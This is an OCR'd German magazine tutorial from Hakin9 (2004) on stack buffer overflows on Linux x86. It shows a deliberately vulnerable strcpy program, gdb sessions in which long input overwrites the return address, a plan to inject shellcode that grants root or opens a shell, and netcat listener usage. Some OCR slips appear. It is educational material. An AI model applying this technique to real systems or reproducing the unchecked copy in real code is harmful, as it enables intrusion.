


Stacküberlauf unter Linux auf der x86-Plattform

Piotr Sobolewski

Der Artikel wurde in der Ausgabe 4/2004 des Magazins *Hakin9* publiziert.
Alle Rechte vorbehalten. Kostenlose Vervielfältigung und Verbreiten des Artikels
ist in unveränderter Form gestattet.
Das Magazin *Hakin9*, Wydawnictwo Software, ul. Lewartowskiego 6, 00-190 Warszawa, hakin9@hakin9.org

Stacküberlauf unter Linux auf der x86-Plattform

Piotr Sobolewski



Auch ein sehr einfaches Programm, das auf den ersten Blick korrekt aussieht, kann Fehler enthalten, die es ermöglichen, das System einen vorgeschobenen Code ausführen zu lassen. Es genügt, wenn die Anwendung Daten in ein Array einfügt, ohne zuerst ihre Länge zu überprüfen.

Stacküberlauf ist einer der ältesten Tricks, mit denen die Kontrollübernahme über ein fehlerhaftes Programm erfolgen kann. Softwareentwickler begehen immer wieder Fehler, die es Angreifern ermöglichen, sie anzuwenden. Sehen wir uns die Anwendung dieser Technik an.

Wir fangen mit dem Programm *stack_1.c* (Listing 1). Die Funktion `fn` bezieht ein Argument (Verweis auf die Zeichenkette `char *a`) und kopiert es in das Zeichenarray `char buf[10]`. Diese Funktion wird in der ersten Programmzeile (`fn(argv[1])`) aufgerufen, und als Argument wird das erste Argument aus der Kommandozeile (`argv[1]`) verwendet. Wir kompilieren das Programm und starten es:

```
$ gcc -o stack_1 stack_1.c
$ ./stack_1 AAAA
```

Es beginnt mit einem Aufruf der Funktion `fn`. Als Argument wird die Zeichenkette `AAAA` übergeben. Diese wird in das Array `buf` kopiert, das Programm daraufhin gibt zwei Meldungen aus: Über die komplette Ausführung der Funktion und über das Programmende. Anschließend beendet es die Arbeit.

Versuchen wir nun, etwas Sand ins Getriebe zu schütten. Zu bemerken ist, dass das Array `buf` nur zehn Zeichen (`char buf[10]`) aufnimmt, während die darin zu platzierende Zeichenkette beliebig lang sein kann. Ein Beispiel:

```
$ ./stack_1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Auf diesem Artikel erfahren Sie...

- worin die Technik des Stacküberlaufs (*stack overflow*) besteht,
- wie man erkennen kann, dass ein Programm gegen diese Technik anfällig ist,
- wie ein anfälliges Programm dazu gebracht werden kann, einen vorgeschobenen Code auszuführen.

Was Sie vorher wissen sollten...

- die Grundlagen der Programmiersprache C beherrschen,
- die Grundlagen der Arbeit unter einem Linux-System (aus der Befehlszeile heraus) kennen.

Listing 1. *stack_1.c – ein Beispielprogramm*

```
void fn(char *a) {
  char buf[10];
  strcpy(buf, a);
  printf("Ende der fn\n");
}

main (int argc, char *argv[]) {
  fn(argv[1]);
  printf("Ende\n");
}
```

Ein so aufgerufenes Programm versucht, dreißig Zeichen in ein zehn Zeichen langes Array einzufügen und beendet mit einem Fehler, indem es ein *segmentation fault* meldet. Zu beachten ist, dass keine Information wie *das Array buf ist zu klein* ausgegeben wird, sondern wir werden über ein Segmentierungsfehler (engl. *segmentation fault*) benachrichtigt. Dies bedeutet, dass das Programm versucht hat, auf einen Speicherbereich zuzugreifen (darin zu schreiben oder daraus zu lesen), für den es keine Zugriffsberechtigungen hat.

Man könnte glauben, dass das Programm die ersten zehn Buchstaben A ins Array eingefügt und dann einen Versuch festgestellt hat, in einen unzulässigen Speicherbereich zu schreiben – und dass das die Ursache für die Fehlermeldung war. Falsch. Die Anwendung hat die Dreißigbytekette problemlos ins Zehnzeichenarray eingefragen und somit zwanzig nach dem vom Array `buf[10]` folgende Speicherbytes überschrieben. Der Fehler, auf den die Meldung *segmentation fault* bezogen war, ist viel später entstanden, und seine Ursache war die Beschädigung des Speicherbereiches, die bei der Überschreibung der zwanzig Bytes erfolgte.

Bevor wir erfahren, was zwischen der Überschreibung der zwanzig Speicherbytes und der Meldung des Segmentierungsfehlers geschieht, müssen wir uns an einige grundlegende Tatsachen erinnern.




Abbildung 1. *Die grundlegenden Operationen am Stack sind das Ablegen von Zahlen und das Entfernen des obersten Elements. In dieser Situation legen (engl. push) wir zuerst die Zahl 37 auf dem Stack ab (wo sie ganz oben abgelegt wird) und anschließend die Zahl 89. Wenn wir dann einen Wert vom Stack entfernen (engl. pop), erhalten wir die zuletzt abgelegte Zahl 89. Um an die Zahl 37 zu gelangen, müssten wir noch einen Wert vom Stack entfernen*




Abbildung 2. *Unter Linux auf der x86-Plattform wächst der Stack nach unten an (Erklärungen hierzu stehen im Text)*

Einige wichtige Begriffe

- *Bugtraq* – eine sehr beliebte Mailing List, in der Informationen über aufgedeckte Sicherheitslücken veröffentlicht werden. Die *bugtraq*-Archive sind im Internet unter *http://www.securityfocus.com/* zu finden.
- *nop* – die Assembler-Sprachen der meisten CPUs bieten einen Befehl, der überhaupt nichts tut – den Befehl *nop*. Man könnte meinen, dass er keinen Sinn hat, allerdings erweist er sich ab und zu – wie wir es in dem Artikel sehen – als durchaus nützlich.
- *Debugger* – ein Tool zur überwachten Ausführung von Programmen. Es lässt das Programm stoppen und seine Arbeit fortsetzen lassen, es Schritt für Schritt ausführen, die Werte von Variablen überprüfen und modifizieren, den Inhalt des Speichers sowie der CPU-Register anzeigen usw.
- *Segmentation fault* – ein Fehler, der gemeldet wird, wenn ein Programm aus einem Speicherbereich zu lesen bzw. darein zu schreiben versucht, auf den es nicht zugreifen darf.



Listing 2. *Der Aufruf einer Funktion – Listing zu Abbildung 3*

```
main () {
  int a;
  int b;
  fn();
}

void fn() {
  int x;
  int y;
  printf("wir befinden uns in fn\n");
}
```

Was jeder über den Stack wissen sollte

Jedem gestarteten Programm wird vom Betriebssystem ein bestimmter Speicherbereich zugewiesen. Dieser Bereich besteht aus mehreren Bereichen – eine enthält gemeinsam genutzte Bibliotheken, eine andere den Programmcode, noch eine seine Daten. Der Bereit, die wir uns genauer ansehen, ist der *Stack*.

Der Stack ist eine Struktur zur temporären Aufbewahrung von Daten. Sie können ganz oben auf dem Stack abgelegt werden oder von ihm heruntergeholt werden. Die Operationen sind in Abbildung 1 dargestellt.

Listing 3. *stack_2.c – Listing zu Abbildung 4*

```
void fn(int arg1, int arg2) {
  int x;
  int y;
  printf("wir befinden uns in fn\n");
}

main () {
  int a;
  int b;
  fn(a, b);
}
```

In der Praxis dient der Stack den Anwendungen dazu, lokale Variablen aufzubewahren. Es ist wichtig, dass das Programm, das den Stack nutzt, zwei Adressen kennt. Die erste ist die Adresse des obersten Elements im Stack – sie ist notwendig, damit die Variablenwerte abgelegt werden können (das Programm muss wissen, unter welcher Adresse die abgelegten Daten platziert werden sollen). Eine zweite wichtige Adresse ist der sog. *Rahmenzeiger*, der Anfang des Bereiches, wo die lokalen Variablen der zurzeit ausgeführten Funktion aufbewahrt werden. Im vorliegenden Fall (Linux auf der x86-Plattform) ist die Adresse des obersten Elements im Stack im Register `%esp`,




Abbildung 3. *Lokale Variablen auf dem Stack (vereinfacht) – Abbildung zu Listing 2*

Listing 4. *Eine modifizierte Version des Programms aus Listing 3; wir beobachten seine Arbeitsweise mit einem Debugger*

```
void fn(int arg1, int arg2) {
  int x;
  int y;
  x=3; y=4;
  printf("wir befinden uns in fn\n");
}

main () {
  int a;
  int b;
  a=1; b=2;
  fn(a, b);
}
```

und die des Framepointers im Register `%ebp` gespeichert.

Ein anderes charakteristisches Merkmal dieser Plattform ist, dass der Stack nach unten wächst. Das bedeutet, dass das oberste Element im Stack die Speicherzelle mit der niedrigsten Adresse ist (siehe Abbildung 2). Die jeweils auf den Stack abgelegten Werte werden unter immer niedrigeren Adressen platziert.

Was auf dem Stack beim Aufrufen einer Funktion geschieht

Wenn eine Funktion aufgerufen wird, passiert auf dem Stack allerlei Interessantes. Da die neue Funktion eigene lokale Variablen besitzt, und die vorhandenen lokalen Variablen (der aufrufenden Funktion) vom Stack nicht entfernt werden dürfen (weil sie nach der Rückkehr aus der aufgerufenen Funktion gebraucht werden), muss das Register `%ebp` (der Rahmenzeiger) von nun an auf das beim Aufruf dieser Funktion oberste Stackelement hinweisen. Hier beginnt jetzt der Speicherbereich für die neuen Lokalvariablen. Genauer wird das in Abbildung 3 dargestellt, die die Ausführung des Codes aus Listing 2 illustriert.

Die Abbildung zeigt den Stackstand gegen Ende der Funktion

`main()`. Wie es rechts zu sehen ist, befinden sich zwei lokale Variablen auf dem Stack – `int a` und `int b`. Der Rahmenzeiger (das Register `%ebp`) weist auf den Beginn des durch lokale Variablen der Funktion `main()` besetzten Bereichs hin, und der Zeiger auf das oberste Stackelement – auf das Ende dieses Bereichs. Nach dem Aufruf der Funktion `fn()` (rechts in der Abbildung) ist auf dem Stack nach dem Bereich mit den Lokalvariablen der Funktion `main()` ein Bereich für die Lokalvariablen der Funktion `fn()` zu finden. Der Rahmen fängt jetzt also dort an, wo der Variablenbereich der Funktion `fn()` anfängt, und das oberste Element im Stack ist das Ende dieses Bereichs. Diese Beschreibung vereinfacht den Sachverhalt: Eigentlich geschieht doch beim Aufrufen einer Funktion viel mehr.

Wenn die Funktion `fn()` beendet wird, muss die Kontrolle zurück an die Funktion `main()` überreicht werden. Damit dies möglich ist, muss die Rückkehradresse aus der Funktion `fn()` in die Funktion `main()` vor dem Aufruf der ersteren gespeichert werden. Nach der Rückkehr zu `main()` soll das Programm weiter so funktionieren, als ob diese Funktion nie unterbrochen worden wäre. Auch der Stack hat zu seinem Zustand von vor dem Aufruf von `fn()` zurückzukehren. Dazu muss neben der Rückkehradresse auch die Adresse des Rahmenbeginns behalten werden. Im präsentierten Beispiel nimmt die Funktion `fn()` keine Argumente an. Im Programm *stack_2.c* (Quellcode in Listing 3) werden an `fn()` zwei Argumente in Form von natürlichen Zahlen überreicht. Beim Aufruf von `fn()` aus `main()` heraus müssen diese Argumente irgendwie weitergeleitet werden.

Alle genannten Werte (die Rückkehradresse aus der Funktion, die Adresse des früheren Rahmenbeginns und die Argumente) werden auf dem Stack gespeichert. Abbildung 4 zeigt, was bei dem Aufruf von `fn()` aus `main()` heraus geschieht.

Der erste Teil der Abbildung stellt eine Situation dar, in der das Pro-




Abbildung 4. *Operationen am Stack beim Aufrufen einer Funktion – Abbildung zu Listing 2 (Erklärungen stehen im Text)*



Listing 5. *Eine Sitzung des Debuggers gdb – wir beobachten den Stackinhalt bei der Ausführung des Programms aus Listing 3*

```
$ gcc stack_2.c -o stack_2 -ggdb
$ gdb stack_2
GNU gdb 6.0-debian
(..)
(gdb) list
2     int x;
3     int y;
4     x=3; y=4;
5     printf("wir befinden uns in fn\n");
6   }
7
8   main () {
9     int a;
10    int b;
11    a=1; b=2;
(gdb) break 5
Breakpoint 1 at 0x8048378: file stack_2.c, line 5.
(gdb) run
Starting program: /home/piotr/nic/stos/stack_2

Breakpoint 1, fn (arg1=1, arg2=2) at stack_2.c:5
5     printf("wir befinden uns in fn\n");
(gdb) print $esp
$1 = (void *) 0xbffff9f0

(gdb) x/24 $esp
0xbffff9f0: 0x080483c0  0x080495d8  0xbffffa08  0x08048265
0xbffffa00: 0x00000004  0x00000003  0xbffffa28  0x080483b6
0xbffffa10: 0x00000001  0x00000002  0xbffffa74  0x40155630
0xbffffa20: 0x00000002  0x00000001  0xbffffa48  0x4003bdc6
0xbffffa30: 0x00000001  0xbffffa74  0xbffffa7c  0x40016c20
0xbffffa40: 0x00000001  0x080482a0  0x00000000  0x080482c1

(gdb) disas main
Dump of assembler code for function main:
0x08048386 <main+0>:   push   %ebp
0x08048387 <main+1>:   mov    %esp,%ebp
0x08048389 <main+3>:   sub    $0x18,%esp
0x0804838c <main+6>:   and    $0xfffffff0,%esp
0x0804838f <main+9>:   mov    $0x0,%eax
0x08048394 <main+14>:  sub    %eax,%esp
0x08048396 <main+16>:  movl   $0x1,0xfffffffc(%ebp)
0x0804839d <main+23>:  movl   $0x2,0xfffffff8(%ebp)
0x080483a4 <main+30>:  mov    0xfffffff8(%ebp),%eax
0x080483a7 <main+33>:  mov    %eax,0x4(%esp,1)
0x080483ab <main+37>:  mov    0xfffffffc(%ebp),%eax
0x080483ae <main+40>:  mov    %eax,(%esp,1)
0x080483b1 <main+43>:  call   0x8048364 <fn>
0x080483b6 <main+48>:  leave
0x080483b7 <main+49>:  ret
End of assembler dump.

(gdb) print $ebp+4
$2 = (void *) 0xbffffa0c
(gdb) x 0xbffffa0c
0xbffffa0c: 0x080483b6
(gdb) quit
```

gramm bis zur Zeile `int b` ausgeführt wird (die Zeile ist in der Abbildung mit einem Pfeil markiert). Offenbar befinden sich auf dem Stack zwei lokale Variablen der Funktion `main()`: `int a` und `int b`. Der blaue Pfeil zeigt auf das unterste Element des Stacks, der rote – auf das oberste.

Im zweiten Teil ist der Stack zu sehen, als die Zeile `fn(a, b)` ausgeführt wird. Offenbar werden dabei die Argumente der Funktion `fn()`, die Variablen `a` und `b` auf den Stack abgelegt.

Der nächste Schritt ist im dritten Teil abgebildet. Hier wird die Rückkehradresse auf den Stack abgelegt, die nach Ende der Funktion `fn()` verwendet werden soll. Es ist die Adresse des nach `fn(a, b)` folgenden Befehls von `main()`.

Anschließend erfolgt ein Sprung zum Anfang der Funktion `fn()` und wir gehen zum viertel Teil der Abbildung über. Offenbar wird der aktuelle Wert des Rahmenbeginns auf den Stack abgelegt, und das zurzeit oberste Stackelement (die Stelle, wo die Lokalvariablen der Funktion `fn()` beginnen werden) wird zum neuen Rahmenzeiger. Danach (siehe fünfter Teil der Abbildung) werden lokale Variablen der Funktion `fn()`, d.h. `int x` und `int y`, auf den Stack abgelegt, und `fn()` wird weiter ausgeführt.

Live-Demonstration

Um sicherzugehen, dass der Stack bei der Ausführung eines echten Programms wirklich wie beschrieben aussieht, starten wir eine modifizierte Version der Anwendung aus Listing 3 (diese Version steht in Listing 4 und unterscheidet sich vom Original durch zwei zusätzliche Zeilen, in den die Werte der Variablen `a`, `b`, `x` und `y` gesetzt werden, so dass wir uns besser orientieren können, wo auf dem Stack diese Variablen aufbewahrt werden). Wir sehen uns das Programm mit dem Debugger *gdb* genauer an (siehe Listing 5, die Aufzeichnung einer Debugger-Sitzung).

Zuerst kompilieren wir das Programm:

```
$ gcc stack_2.c -o stack_2 -ggdb
```

Der Compiler wird mit der Option `-ggdb` aufgerufen, so dass spezielle Informationen für den Debugger an den eigentlichen Code angehängt

werden. Jetzt kann der Debugger gestartet werden:

```
$ gdb stack_2
```

Nach dem Aufruf von *gdb* können wir uns ein Listing des analysierten Programms ansehen (der Befehl `list`) und danach einen Haltepunkt setzen – etwa in der vierten Zeile der Funktion `fn()`, das heißt in `printf("wir befinden uns in fn\n");`. Der Haltepunkt wird mit dem Kommando `break Zeilennummer` gesetzt, in diesem Fall also mit:

```
(gdb) break 5
```

Nun können wir auch das Programm (mit dem Befehl `run`) aufrufen. Es startet und hält dort, wo wir den Haltepunkt gesetzt haben, also in der Zeile fünf, an. Wir können uns den Inhalt des Stacks ansehen. Zuerst brauchen wir die Adresse des obersten seiner Elemente aus dem Register `%esp`. Wir geben das Kommando:

```
(gdb) print $esp
```

ein. Jetzt können wir den Inhalt des Speichers ab der erhaltenen Adresse anzeigen lassen. Sehen wir uns beispielsweise vierundzwanzig nacheinander folgende Vierbytewörter an:

```
(gdb) x/24 $esp
```

Die Ausgabe des Befehls steht in Listing 5. Offenbar stehen am Anfang des Stacks (vom obersten Element Richtung Rahmenzeiger) sechzehn Bytes (die Stackgröße wurde auf den nächsthöheren Ganzzahl-Wert abgerundet). Danach folgen die zwei Vierbytewörter `0x00000004` und `0x00000003` – es sind die Variablen `x` und `y`. Danach folgen (siehe fünfter Teil der Abbildung 3) die Adresse des vorigen untersten Elements im Stack und die Rückkehradresse aus der Funktion (hier, in Listing 5, `0x080483b6`). Überprüfen wir, ob die Rückkehradresse aus der Funktion wirklich auf die Funktion `main()` hinweist. Dazu disassemblieren wir die Funktion `main()`:

Listing 6. *Eine Debugger-Sitzung – wir überprüfen, warum ein Segmentierungsfehler bei der Ausführung des Programms aus Listing 1 auftritt*

```
$ gdb stack_1
GNU gdb 6.0-debian
(...)
(gdb) list
1   void fn(char *a) {
2     char buf[10];
3     strcpy(buf, a);
4     printf("Ende der fn\n");
5   }
6
7   main (int argc, char *argv[]) {
8     fn(argv[1]);
9     printf("Ende\n");
10  }
(gdb) break 3
Breakpoint 1 at 0x804839a: file stack_1.c, line 3.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/piotr/stos/stack_1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, fn (a=0xbffffb84 'A' <repeats 30 times>) at stack_1.c:3
3     strcpy(buf, a);
(gdb) print &buf
$1 = (char (*)[10]) 0xbffff9e0
(gdb) print $ebp+4
$2 = (void *) 0xbffff9fc
(gdb) x 0xbffff9fc
0xbffff9fc: 0x080483da
(gdb) next
4     printf("Ende der fn\n");
(gdb) x $ebp+4
0xbffff9fc: 0x08004141
```

```
(gdb) disas main
```

Wie Listing 5 zu entnehmen ist, liegt die Adresse `0x080483b6`, die Rückkehradresse aus `fn()`, tatsächlich innerhalb der Funktion `main()`, direkt nach dem Aufruf von `fn()`.

Wohlgemerkt brauchen wir nicht den ganzen Stack vom obersten Element an über jede Lokalvariable zu verfolgen, um die Rückkehradresse aus einer Funktion aufzusuchen. Es genügt, den Inhalt des Registers `%ebp` zu überprüfen und dazu vier zu addieren:

```
(gdb) print $ebp+4
```

Wie Abbildung 3 (fünfter Teil) zu entnehmen ist, weist das Register `%ebp` auf die auf dem Stack gespeicherte Adresse des früher untersten Elements im Stack hin. Sie nimmt vier Bytes auf, unter der nächsten, vier Bytes höheren Adresse (nicht vergessen – der Stack wächst nach unten) befindet sich also die Rückkehradresse aus der Funktion. Wir können uns davon überzeugen indem wir das Befehl:

```
(gdb) x 0xbffffa0c
0x080483b6
```

eingeben.

Analyse des Programms

Jetzt, mit dem neu erworbenen Wissen über den Ablauf am dem Stack bei der Ausführung eines Programms, können wir uns den Code von *stack_1.c* (Listing 1) noch einmal ansehen. Wie gezeigt, hat er mit einem Fehler beendet, wenn wir versucht haben, eine Dreißigbytekette in






Abbildung 5. *Der Aufbau der Kette, die den Buffer auf dem Stack überlaufen lässt und somit das System unseren bösartigen Code ausführen lässt (die erste und die zweite Methode)*

ein Zehnbytearray einzupassen. Versuchen wir ihn also mit dem Debugger zu verfolgen und überprüfen wir, was zwischen der Überschreibung der zwanzig Speicherbytes nach dem Array `buf[10]` und der Beendigung des Programms mit der Meldung *segmentation fault* vor sich geht.

Zuerst kompilieren wir das Programm mit Debugging-Informationen:

```
$ gcc stack_1.c -o stack_1 -ggdb
```

Nun versuchen wir einen kontrollierten Fehler zu provozieren. Dazu starten wir den Debugger, setzen einen Haltepunkt in der dritten Codezeile (d.h. in der kritischen Zeile `strcpy(buf, a);`) und starten das Programm mit dreißig Buchstaben A als Argument (eine komplette Aufzeichnung der Debugger-Sitzung steht in Listing 6):

```
(gdb) run \
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Das Programm macht an dem Haltepunkt in der Zeile drei Halt. Überprüfen wir, unter welcher Adresse sich das Array `buf[]` befindet:

```
(gdb) print &buf
$1 = (char (*)[10]) 0xbffff9e0
```

Und die Rückkehradresse aus der Funktion?

```
(gdb) print $ebp+4
$2 = (void *) 0xbffff9fc
```

Offenbar sind der Anfang des Arrays und die Rückkehradresse aus der Funktion nur achtundzwanzig Bytes entfernt. Kein Wunder, dass, wenn ins Array dreißig Bytes eingefügt werden, die Rückkehradresse angetastet wird. Mal sehen, ob es wirklich so geschieht – schauen wir uns die Rückkehradresse vorm Kopieren des Arguments `a` in das Array `buf`:

```
(gdb) x 0xbffff9fc
0xbffff9fc: 0x080483da
```

Jetzt lassen wir den Debugger die nächste Codezeile ausführen (die Dreißigzeichenkette in das Array einfügen):

```
(gdb) next
```

und sehen uns jetzt die Rückkehradresse an:

```
(gdb) x $ebp+4
0xbffff9fc: 0x08004141
```

Offenbar wurden zwei niederwertigere Bytes der Adresse mit dem Wert `0x414` überschrieben. Hexadezimal steht 0x41 für (wie es `man ascii` zu entnehmen ist) den Buchstaben A.

Der Schluss daraus ist klar: Wenn das Ende einer zu langen Kette die Rückkehradresse aus der Funktion überschreiben kann, kann vielleicht eine entsprechend konstruierte Kette diese Adresse durch einen Wert ersetzen, der das Programm nach der Ausführung der Funktion an eine von uns bestimmte Adresse schickt. Diese Adresse kann dann auf einen Code hinweisen, den wir im Speicher platziert haben und der Dinge anstellt, die der Administrator des angegriffenen Systems auf keinen Fall tun würde – der uns etwa Root-Berechtigungen verleiht oder eine Shell an einem festgelegten Port öffnet. Damit der Code in den Speicher gelangt, braucht er lediglich in der Argumentkette enthalten zu sein.

Unsere Kette (siehe Abbildung 5, die Kette links) muss aus zwei Teilen bestehen. Der eine enthält den Code (in Maschinensprache), der uns bösartiges Ziel erreichen lässt (den sog. *Shellcode*). Der andere bewahrt die Adresse des ersten auf und überschreibt die Rückkehradresse aus der Funktion; auf dieser Art und Weise wird der bösartige Code aus dem ersten Teil nach der Beendigung der Funktion ausgeführt.

Bevor wir das erworbene Wissen praktisch umzusetzen versuchen, überlegen wir uns, welchen Problemen wir begegnen können. Erstens, woher nehmen wir den Shellcode? Wohlgemerkt muss er kurz sein (so dass er in den Buffer passt) und

netcat

netcat ist ein Tool, das eine Verbindung zum vorgegebenen Port am Rechner mit der vorgegebenen IP-Adresse aufbaut, Daten daran sendet und die davon gesendeten empfängt. Es wird mit dem folgenden Befehl gestartet:

```
$ nc IP-Adresse Portnummer
```

Daten, die *netcat* über seine Standardeingabe erhält (beispielsweise vom Benutzer eingetippt) werden an das Fernsystem weitergeleitet. Diejenigen, die uns das Fernsystem zuschickt, werden an der Standardausgabe geschrieben.
netcat kann auch im Servermodus arbeiten. Mit den Optionen:

```
$ nc -l -p Portnummer
```

